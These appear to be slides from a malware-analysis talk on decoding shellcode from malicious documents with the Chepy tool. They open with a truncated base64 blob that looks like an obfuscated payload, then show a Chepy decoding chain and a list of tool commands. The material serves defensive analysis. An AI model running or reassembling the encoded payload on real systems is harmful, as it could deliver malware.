AFQAdABtAE0ASgAxAGgATQBqAGIAegBqAE4ARABCADUAZQBaAGIASgBNAFMWQBqAE0A  
awB1AEgAaAAxAGwAYgB2AEsAagBrAEkAMwBRAEMAdgA4ADUAaQBKAHEAUgAvAGgAdABo  
ACsAbgBhAE0AdwB0AFEAVgB1AGgAcAArADMANwBQADIAeQBIAGIAZgBmADMaeQBwAFIA  
cwBTAGcAbAAxADYAMgB0AC8AMgBNAFcAMABIAEEAZAA3AHAAagBvADIIARABRAHAASAA1  
AHgAcwB6AFgAbQBPAEMAYgBvAGIANwBCAEIAbQBYACsAWQBxADcAZgBiAHYAdQ
```

Extract Shellcode from Maldoc



Alternative to CyberChef?


CyberChef requires a browser to play with data.

What if you need to process data on a headless system?

Let's try "Chepy"!

<https://github.com/securisec/chepy>

Chepy



The screenshot shows a terminal window titled "REMnuxVM-202110" with the date and time "Mar 27 14:23". The terminal is running the "chevy encoding" command in the directory "~/malware/day3". A list of commands is displayed, with "cli_go_back" and "cli_show_states" highlighted in green. The list includes:

load_buffer	Load the specified buffer into state
load_command	Run the command in state and get the output
load_dir	Load all file paths in a directory
load_file	If a path is provided, load the file
load_from_url	Load binary content from a url
load_recipe	Load and run a recipe
cli_go_back	Go back one step
cli_show_states	Change the current state
split_color_channels	Split an image into its red, green and blue channels
to_lower_case	Convert string to lowercase
copy_to_clipboard	Copy to clipboard
extract_twilio_api	Extract Twilio API key
extract_google_oauth	Extract Google oauth keys

Full Automation

Chepy is written in Python

Available as a command line
but also as a module!

Easy as “pip3 install chepy”

```
from chepy import Chepy

file_path = "/tmp/payload.txt"

print(
    Chepy(file_path)
    .load_file()
    .reverse()
    .rot_13()
    .base64_decode()
    .base32_decode()
    .hexdump_to_str()
    .o
)
```

Thank You!
And Happy Hunting!

! or ?